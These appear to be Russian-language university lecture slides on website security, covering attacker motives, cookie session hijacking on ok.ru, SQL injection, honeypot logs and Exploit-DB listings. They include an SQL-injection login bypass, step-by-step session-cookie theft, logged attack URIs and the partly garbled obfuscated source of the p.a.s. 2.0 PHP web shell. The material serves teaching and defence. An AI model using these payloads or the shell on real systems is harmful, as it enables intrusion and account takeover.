

# Безопасность сайта

**Факультет Интернета МФПУ СИНЕРГИЯ**

**Курс «Веб-разработка»**

**Илья Ершов**

# Зачем взламывают сайты?

- Заражение страниц сайта вирусами для последующих атак посетителей
- Взлом базы данных сайта, кража конфиденциальной информации
- Взлом сайта для размещения SEO ссылок
- Заказной взлом сайта
- Подмена информации на сайте
- Создание распределённой вычислительной сети

# Как взламывают сайты?

1. Человеческий фактор
2. Подбор пароля
3. Кража Cookie
4. Подброс исполняемых файлов на хостинг
  1. Шеллы
  2. Вирусы
5. SQL-инъекция
  - a) Для извлечения пароля админа
  - b) Для прямого манипулирования БД
  - c) Для подброса на сервер исполняемых файлов
7. Уязвимости серверного ПО

# Как защититься?

1. **Фильтруйте все данные поступающие от пользователей**
2. **Меняйте префиксы таблиц базы данных**
3. **Переопределяйте путь к админке**
4. **Закрывайте к уязвимым разделам доступ по IP адресу**
5. **Протоколируйте попытки проникновения**
6. **Обновляйте всё ПО**

# Кража Cookie

The image is a screenshot of a web browser displaying the OK.ru website. The browser's address bar shows 'ok.ru'. The website's navigation bar includes links for Mail.Ru, Почта, Мой Мир, Оdnokлассники, Игры, Знакомства, Новости, Поиск, and Все проекты. Below this is a secondary navigation bar with icons for messages, discussions, notifications, guests, ratings, music, and video, along with a search bar and a user profile icon.

The main content area shows a profile for 'Илья Ершов', 31 years old, from Moscow, Russia. The profile includes a placeholder for a profile picture with a 'Добавить фото' button. Below the profile picture are several settings: 'купить OKи', 'найти новых друзей', 'закрыть профиль', 'включить невидимку', and 'изменить настройки'. To the right of the profile picture are buttons for 'Добавить заметку', 'Добавить фото', and 'Добавить видео'. Below these buttons is a section titled 'С чего начать?' with the text 'Для начала найдите ваших друзей: одноклассников, однокурсников, коллег и членов вашей семьи!' and a green 'Найти друзей' button.

At the bottom of the profile page, there is a 'Популярные видео' section with two video thumbnails. The first video is titled 'Обращение по поводу тонировки и занижения от Эрика Давидыча' and has a duration of 03:45. The second video is titled 'БигБэа – Шампанское (официальная премьера песни в ОК)' and has a duration of 03:24. Below the videos is a 'Друзья на сайте' button.

# Кража Cookie

The image shows a browser window with the developer tools console open. The console displays a list of cookies for the domain .ok.ru. The 'JSESSIONID' cookie is expanded, showing its value: a3de2b25ad15f9cc38c9058619ec44be46664f6e0ad3a9c3.96849485. A pink arrow points from this value to a Notepad window titled 'Безымянный — Блокнот'. The Notepad window contains the following text:

```
Файл  Правка  Формат  Вид  Справка  
JSESSIONID  
a3de2b25ad15f9cc38c9058619ec44be46664f6e0ad3a9c3.96849485
```

# Кража Cookie

Зарегистрируйтесь или Войдите Другие приложения mozilla

 **ДОПОЛНЕНИЯ**  
РАСШИРЕНИЯ | ТЕМЫ | ПОДБОРКИ | ЕЩЁ...

cookie

Фильтр результатов

Категория  
Все дополнения

Работает с  
Firefox 33.0  
Windows

Метка  
Все метки

252 подходящих результатов

Результаты поиска для "cookie"

Сортировать по: Релевантность | Число пользователей | Лидеры рейтинга | Новейшие | Ещё ▾

 **Cookie Controller**  
Buttons for managing site cookie permissions, switching global cookie permissions on and off, browsing cookies, and removing cookies. The same functions are included for local and session storage.  
★★★★★ (64) · 25 770 пользователей

 **Advanced Cookie Manager** ИЗБРАННОЕ + Add to Firefox  
A must have tool for Web Developers and Testers to Manage and monitor web cookies.  
Features List  
Add  
Delete  
Modify  
Export / Backup  
Import / Restore  
Monitor cookies  
Available in English, French, Spanish, German and Italian languages.  
★★★★★ (28) · 40 009 пользователей

 **Cookies Manager+**  
Cookies manager to view, edit and create new cookies. It also shows extra information about cookies, allows edit multiple cookies at once and backup/restore them.  
★★★★★ (71) · 116 935 пользователей

# Кража Cookie

The image shows a screenshot of the OK.ru website. The browser's address bar displays "ok.ru". The navigation menu includes "Mail.Ru", "Почта", "Мой Мир", "Одноклассники", "Игры", "Знакомства", "Новости", "Поиск", and "Все проекты". The main banner features a family sitting by a lake with the text "ПРОВЕДЕМ ЛЕТО ВМЕСТЕ!". A login and registration form is overlaid on the right, with fields for "логин, адрес почты или телефон" and "пароль", a "запомнить меня" checkbox, and buttons for "Вход" and "Регистрация". Below the banner, there are sections for "Популярное на ОК" (featuring a video about a truck) and "Популярные видео" (featuring a video about a dress). The footer contains language options, a mobile version link, and copyright information for 2006-2015.

Одноклассники

ok.ru

Mail.Ru Почта Мой Мир Одноклассники Игры Знакомства Новости Поиск Все проекты

ПРОВЕДЕМ ЛЕТО ВМЕСТЕ!

Вход Регистрация

логин, адрес почты или телефон

пароль

запомнить меня

Войти Забыли пароль?

Популярное на ОК

Автомобили и тюнинг

Красавец Урал!

Популярные видео

ВНИМАНИЕ НА "РОЗОВОЕ ПЛАТЬЕ"!!!

Русский Украинська O'zbek tili Azərbaycan dili Azərbaycanca Română (MD) English Қазақ тілі

Мобильная версия Реклама Разработчикам Помощь Регламент Новости Вакансии О компании

© 2006–2015 Одноклассники

# Кража Cookie

The screenshot shows a browser window with the 'Advanced Cookie Manager' extension open. A pink arrow points to the extension icon in the toolbar. The interface is divided into several sections:

- Manage Cookies:** A list of domains is shown, with '1034291028.log.optimizely.com' selected.
- Monitor Cookies:** A table of cookies is displayed.
- Search:** Search filters are available: 'By Domain', 'By Cookie Name', and 'By Cookie Value'.
- Settings:** A 'Cookie Details' panel shows information for the selected cookie.

Name	Value
end_user_id	oeu1433313003880r0.1834324324968052

**Cookie Details:**

- Creation Time: Wed Jun 03 2015 9:30:4
- Domain: .1034291028.log.optimizely.co
- Name: end\_user\_id
- Value: oeu1433313003880r0.1834324324968052
- Path: /
- httpOnly:  true  false
- isSecure:  true  false
- isSession:  true  false
- Expires on: Date 31. 05. 2025, Time 9: 30: 05

At the bottom of the window, there is a navigation bar with various icons and a 'Нравится 476' button.

# Кража Cookie

The screenshot shows a web browser window with the address bar displaying 'ok.ru'. The browser's menu bar includes 'Файл', 'Правка', 'Вид', 'Журнал', 'Закладки', 'Инструменты', and 'Справка'. The browser tabs show 'Яндекс', 'addon — Яндекс: нашлос...', 'Познакомьтесь с разрабо...', and 'Одноклассники'. The browser's toolbar includes a search bar with 'Поиск', a star icon, a download icon, a home icon, a refresh icon, and a menu icon. The browser's address bar shows 'ok.ru' and a search bar with 'Поиск'. The browser's main content area displays the OK.RU website, which includes a navigation menu with 'Mail.Ru', 'Почта', 'Мой Мир', 'Одноклассники', 'Игры', 'Знакомства', 'Новости', 'Поиск', and 'Все проекты'. The Advanced Cookie Manager extension is open, showing a list of domains on the left and a table of cookies in the center. A red arrow points to the 'ok.ru' domain in the list, and another red arrow points to the '+' icon in the bottom right corner of the cookie details panel.

**Advanced Cookie Manager**

**Manage Cookies** | Monitor Cookies | Search | Settings

**Domains**

- news.yandex.ru
- nic.ru
- ok.com
- ok.ru
- onlinepbx.ru
- openstat.net
- openx.net
- parsely.com
- php.net
- pingdom.net
- pinterest.com
- piter-united.ru
- pixel.rubiconproject.com
- nivelcom.crimea.ua

**Cookies**

Name	Value
_flashVersion	0
viewport	1080

**Cookie Details**

Creation Time: Wed Jun 03 2015 9:34:12

Domain: ok.ru

Name: viewport

Value: 1080

Path: /

httpOnly:  true  false

isSecure:  true  false

isSession:  true  false

Buttons: Show Labels, Refresh, Delete, Copy, Paste, Search, Help, ?

Facebook: Нравится 476

Footer: Русский, Украинська, O'zbek tili, Azərbaycan dili, Հայերեն, ქართული, Română (MD), English, Қазақ тілі, Мобильная версия, Реклама, Разработчикам, Помощь, Регламент, Новости, Вакансии, О компании, © 2006–2015 Одноклассники

# Кража Cookie

The image shows a web browser window with the 'Advanced Cookie Manager' extension open. The browser is displaying the 'ok.ru' website. The extension interface has several tabs: 'Manage Cookies', 'Monitor Cookies', 'Search', and 'Settings'. The 'Manage Cookies' tab is active, showing a list of domains on the left and a table of cookies in the center. The 'Cookie Details' panel on the right shows the details for a selected cookie.

**Cookie Details:**

- Creation Time: [empty]
- Domain: ok.ru
- Name: JSESSIONID
- Value: a3de2b25ad15f9cc38c9058619ec44be46664f6e0ad3a9c3.96849485
- Path: /
- HttpOnly:  true  false
- isSecure:  true  false
- isSession:  true  false
- Expires on: Date: 04. 06. 2015, Time: 9: 36: 23

A pink arrow points from the 'Value' field in the 'Cookie Details' panel to a Notepad window titled 'Безымянный — Блокнот'. The Notepad window contains the following text:

```
JSESSIONID  
a3de2b25ad15f9cc38c9058619ec44be46664f6e0ad3a9c3.96849485
```

# Кража Cookie

File Правка Вид Журнал Закладки Инструменты Справка

Яндекс addon — Яндекс: нашлос... Познакомьтесь с разрабо... Одноклассники

ok.ru Поиск

Mail.Ru Почта Мой Мир Одноклассники Игры Знакомства Новости Поиск Все проекты

Advanced Cookie Manager

Manage Cookies Monitor Cookies Search Settings

**Domains**

- news.yandex.ru
- nic.ru
- ok.com
- ok.ru
- onlinepbx.ru
- openstat.net
- openx.net
- parsely.com
- php.net
- pingdom.net
- pinterest.com
- piter-united.ru
- pixel.rubiconproject.com
- nivelcom.crimea.ua

By Domain

**Cookies**

Name	Value
JSESSIONID	a3de2b25ad15f9cc38c9058619ec44be46664f6e0...
_flashVersion	0
viewport	1080

By Cookie Name By Cookie Value

**Cookie Details**

Creation Time Wed Jun 03 2015 9:24:56

Domain ok.ru

Name \_flashVersion

Value 0

Path /

httpOnly  true  false

isSecure  true  false

isSession  true  false

Expires on Date 03. 07. 2015

Time 9: 34: 11

Show Labels

Русский Украинська O'zbek tili Azərbaycan dili Հայերեն ქართული Română (MD) English Қазақ тілі

Мобильная версия Реклама Разработчикам Помощь Регламент Новости Вакансии О компании

© 2006–2015 Одноклассники

# Кража Cookie

The image is a screenshot of a web browser displaying the OK.ru website. The browser's address bar shows 'ok.ru'. The website's navigation bar includes links for 'Mail.Ru', 'Почта', 'Мой Мир', 'Одноклассники', 'Игры', 'Знакомства', 'Новости', 'Поиск', and 'Все проекты'. Below this is an orange navigation bar with icons for 'Одноклассники', 'Сообщения', 'Обсуждения', 'Оповещения', 'Гости', 'Оценки', 'Музыка', and 'Видео', along with a search bar and a user profile icon.

The main content area shows a user profile for 'Илья Ершов', 31 years old, from Moscow, Russia. The profile includes a placeholder for a profile picture with a 'Добавить фото' button. Below the profile picture are several settings: 'купить ОКи', 'найти новых друзей', 'закрыть профиль', 'включить невидимку', and 'изменить настройки'. There are also links to 'Группы для вас' with two group listings: 'Я ПРОТИВ, Мы против США. Антим...' with 300,530 participants, and 'АНТИМАЙДАН, БЕРКУТ...' with 134,731 participants.

The profile's main content area features a 'Лента' tab and buttons for 'Друзья', 'Фото', 'Группы', 'Игры', 'Заметки', 'Подарки', and 'Ещё'. Below these are three buttons: 'Добавить заметку', 'Добавить фото', and 'Добавить видео'. A section titled 'С чего начать?' suggests finding friends and includes a 'Найти друзей' button. Below this is a 'Популярные видео' section with two video thumbnails: one titled 'Обращение по поводу тонировки и занижения от Эрика Давидыча' and another titled 'НАЛЕЙ ШАМПАНСКОГО, БигБэа – Шампанское (официальная премьера песни в ОК)'.

At the bottom left of the browser window, a status bar reads 'Передача данных с ok.ru...'.

# Перебор всех вариантов

**Количество комбинаций**

**12416457054691003038858224001 = 29 разрядов**

**В день 1 сервер может перебрать 86400 комбинаций**

**Общее количество дней**

**143708993688553275912710 = 24 разряда**

**Количество лет**

**393723270379598016199**

# Количество сессий

**Количество пользователей**

**42 600 000**

**Количество сессий**

**127800000**

**Количество лет на подбор одной сессии**

**3080776763533**

# SQL-инъекция

User-Id:   
Password:

`select * from Users where user_id= 'srinivas '  
and password = 'mypassword '`

User-Id:   
Password:

`select * from Users where user_id= '' OR 1 = 1; /* '  
and password = '*/-- '`

Ссылки и  
дополнительные  
материалы на  
странице:  
[//j.mp/mfra-links](http://j.mp/mfra-links)

# Trap 4 hacker

REMOTE\_ADDR 182.114.228.70  
Попытка 1 от 21-05-2014 13:37:53  
HOST DNS NAME hn.kd.ny.adsl

REQUEST\_URI  
**/admin/fckeditor/editor/filemanager/browser/default/connectors/connector.php?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=/**

Регион Китай - Чжэнчжоу

Ссылки и  
дополнительные  
материалы на  
странице:  
[//j.mp/mfpa-links](http://j.mp/mfpa-links)

# Trap 4 hacker

REMOTE\_ADDR 208.79.95.226  
Попытка 1 от 6-07-2014 20:47:21  
HOST DNS NAME eeyore.smith-family.com  
HTTP\_USER\_AGENT  
REQUEST\_URI  
/administrator/components/com\_extended\_registration/admin.extended\_registration.php?mosConfig\_absolute\_path=http://www.google.com/humans.txt?  
Регион США - Сильмар

Ссылки и  
дополнительные  
материалы на  
странице:  
[//j.mp/mfpa-links](http://j.mp/mfpa-links)

# Шелл p.a.s. 2.0

login :	<input type="text"/>	password :	<input type="text"/>	go
---------	----------------------	------------	----------------------	----

# Шелл p.a.s. 2.0

Server : ershov.pw  
Uname : Linux 3.2.0-4-amd64 on effetto.pro  
Software : Apache/2.2.22 (Debian); cURL; MySQL/5.5.43; PostgreSQL  
User info : ershov.ilya ( uid=500; gid=500 )  
Safe mode : OFF  
Open Base Dir : OFF  
Disable functions pcntl\_alarm,pcntl\_fork,pcntl\_waitpid,pcntl\_wait,pcntl\_wifexited,pcntl\_wifstopped,pcntl\_wifsignaled,pcntl\_wexitstatus,pcntl\_wtermsig,pcntl\_w

Explorer Searcher Anti SafeMode SQL-client Checker Bruter Mailer Network Server info

Go to : /ershov.pw/assets/images/ Go!

V	Name	Ext	Size (kB)	Modified	Rights	Action
	[ .. ]	[ DIR ]	[ DIR ]	2015-04-30 22:43:26	writable	GO HOME
<input type="checkbox"/>	[ products ]	[ DIR ]	[ DIR ]	2015-04-29 08:59:25	writable	U M C D
<input type="checkbox"/>	[ resources ]	[ DIR ]	[ DIR ]	2015-03-04 20:14:07	writable	U M C D
<input type="checkbox"/>	[ tickets ]	[ DIR ]	[ DIR ]	2014-03-28 08:50:13	writable	U M C D

With selected : Unlink Move Copy Download

Rename /ershov.pw/assets/images/ to /ershov.pw/assets/images/ rename

Create file : create Upload Выберите файл Файл не выбран upload


Execute : exec phpEval : eval

UP! p.a.s. 2.0 0.00s.



# Шелл р.а.с. 2.0

## Обфускация (маскирование кода)



```
Безымянный — Блокнот
Файл  Правка  Формат  Вид  Справка
+Zccv6WqDJaUv7FORGqbEujQHYouCOTYWHRSd8PE0UPf7undG7QNYXCQ/vpnYVikRKNnu1sV8QsF3jYqVjdbTFwu4h9JuUamVbhaEvsKqcivsx3Hg2HF4bpdVC6rosC5T
/xbds26jbsZwBQ2qLTApaeLdeHVktOLG01ps3HFc1YETcm/rIL3ow9SyPKkgyG2Sh2t0piwKwn0ernmedtw/MlGTAW63jYFu1xwtsPLtpU10xbq0m69DiUM7JV
+Yzr5xEBCFZ3ZwTEfW0KE2GHn7S7R11PE9tA50b/mzCtIubcAKKw5762/xFzP9uYNHgv8Jz0v1exIBN7ghhHm00izCENviiNNoYUJN4x03epEOfcReIzJzuxRmnhCc
au5J/5bZ75Ib95DCInwe06bkygPHYA1nTVUX9RfGhChfZfgqJwiJbOulpw3467sFSEmdq17zApXUAFIBrFlT6nfQOReT3pC39crzh1En
+R1Q31tLIQ6MonoCvqNfaifJ41U5/8PNVxurBPM2/Mtxjk1VNfKvQmkhR
+Edrwu/fOmrbtbn9exjvNi36xLiQyLvn04tiXry19/KFw8+HdFzC3fZze1sEckN15diTrffmQC5F1kXxswG1CwyDeM4wwbfe5afGzfhDHkUpEnasiWmoIF5Rqz85UG
rRH7qF+sp4N00BRV1YCAJAVoc2pn+iQ44R2izQQL5H7PhyBwRfWvo/btzeUsGaBmW9JZevXcIRRTfm0zVM31fmhnpKGMl8T
+UfvckahHWN501Zkf0KoT3PGeVtw/tX8R2JBNhgQQiAvU6wo1Ht4d9Nu1P03Y4bku12Svwt4Uvq7nTSkvXdsRPH0Dgz
+iGgjrIUqJv/2Av7wp7EmcGEwhpiGsHa0U2hL45EqAbXTDdMA+sbx07vg
+gAxVvWRDfSobCL64GkcP065pN8gvl0YgksN1tknFGP8HTG//p8C1z5NpmlHbwhPr5S8BGoI9f7k7+UKpgR8H998ipKmfGD3zkozePqg6fmx61nK1fY0E91i/cJ7SjHc
h0jJn+Y6FfvXnk/T32j5Tgdvut6gZ7bn0g
+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);if(isset($_POST['_']) && isset($_POST['']))
{$_=$_POST[''];$_=$_POST['_'];}elseif(isset($_COOKIE['_']) && isset($_COOKIE[''])){$_=$_COOKIE['_'];$_=$_COOKIE[''];}if
(!empty($_) && !empty($_)){$_=$_md5($_);$_=@gzuncompress($_);$_=strlen($_);for($_=0;
$_<=$_;$_++){$_=chr((ord($_[$_])-ord($_[$_]))%256);$_=$_.$_};if
($_=@gzuncompress(@base64_decode($_))){setcookie('$_',$_);setcookie('$_',$_);$_=create_function('','?>'.
$_.'<?php die();');$_=$_code();}}die('<center style="color:#777;font:normal 11px verdana;background:#000;"><form
action="" method="post">login : <input type="text" name="_" /> &nbsp; password : <input type="text" name="_" /> <input
type="submit" value="go"/></form></center>');?>
```

# Безопасность

//exploit-db.com

The screenshot shows the Exploit Database website interface. At the top, there is a navigation menu with links for Home, Exploits, Shellcode, Papers, Google Hacking Database, Submit, and Search. The main header displays 'Offensive Security Exploit Database Archive' with a count of 33406 exploits archived. Below this is a promotional banner for 'The Exploit Database' which is 'CVE Compliant' and provides a link to 'Download the Exploit Database Archive'. The 'Remote Exploits' section is highlighted, with a description stating it includes exploits for remote services or applications. Below the description is a table listing recent exploits.

Date	D	A	V	Description	Platform	Author
2015-05-12	📄	-	✔	SixApart MovableType Storable Perl Code Execution	unix	metasploit
2015-05-11	📄	📄	✔	i.FTP 2.21 - Time Field SEH Exploit	windows	Revin Hadi Sap.
2015-05-08	📄	📄	✔	MacKeeper URL Handler Remote Code Execution	osx	Braden Thomas
2015-05-08	📄	-	✔	Adobe Flash Player domainMemory ByteArray Use After Free	windows	metasploit
2015-05-08	📄	-	✔	Wordpress RevSlider File Upload and Execute Vulnerability	php	metasploit
2015-05-08	📄	-	✔	Adobe Flash Player NetConnection Type Confusion	windows	metasploit
2015-05-08	📄	-	✔	Novell ZENworks Configuration Management Arbitrary File Upload	java	metasploit

# Безопасность

## Joomla

//exploit-db.com

### Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by **CVE** and **OSVDB** identifiers.

Title  CVE (eg: 2015-1423)  [Advanced search](#)

Total 1,112 entries

<< prev **1** 2 3 4 5 6 7 8 9 10 next >>

Date ▾	D	A	V	Title	Platform	Author
2015-04-29	↓	-	🔒	OS Solution OSProperty 2.8.0 - SQL Injection	php	Brandon Perry
2015-04-02	↓	-	✓	Joomla Spider Random Article Component - SQL Injection	php	Jagriti Sahu
2015-03-30	↓	-	🔒	Joomla Gallery WD Component - SQL Injection Vulnerability	php	CrashBandicot
2015-03-30	↓	-	🔒	Joomla Contact Form Maker 1.0.1 Component - SQL Injection vulnerability	php	TUNISIAN CYBER
2015-03-30	↓	-	🔒	Joomla Gallery WD - SQL Injection Vulnerability	php	CrashBandicot
2015-03-22	↓	-	🔒	Joomla Spider FAQ Component - SQL Injection Vulnerability	php	Manish Tanwar
2015-03-19	↓	-	🔒	Joomla ECommerce-WD Plugin 1.2.5 - SQL Injection Vulnerabilities	php	Brandon Perry
2015-03-16	↓	-	🔒	Joomla Simple Photo Gallery 1.0 - SQL injection	php	Moneer Masoud
2015-03-10	↓	-	🔒	Joomla Simple Photo Gallery 1.0 - Arbitrary File Upload	php	CrashBandicot
2014-11-15	↓	📄	✓	Joomla HD FLV Player < 2.1.0.1 - Arbitrary File Download Vulnerability	php	Claudio Vivian.
2014-11-13	↓	📄	✓	Joomla HD FLV Player < 2.1.0.1 - SQL Injection Vulnerability	multiple	Claudio Vivian.
2014-11-10	↓	📄	🔒	XCloner Wordpress/Joomla! Plugin - Multiple Vulnerabilities	php	Larry W. Cashd.
2014-10-25	↓	-	🔒	Creative Contact Form (Wordpress 0.9.7 and Joomla 2.0.0) - Shell Upload Vulnerability	php	Claudio Vivian.
2014-10-21	↓	-	✓	Joomla Akeeba Kickstart Unserialize Remote Code Execution	php	metasploit
2014-09-24	↓	📄	🔒	Joomla Face Gallery 1.0 - Multiple vulnerabilities	php	Claudio Vivian.
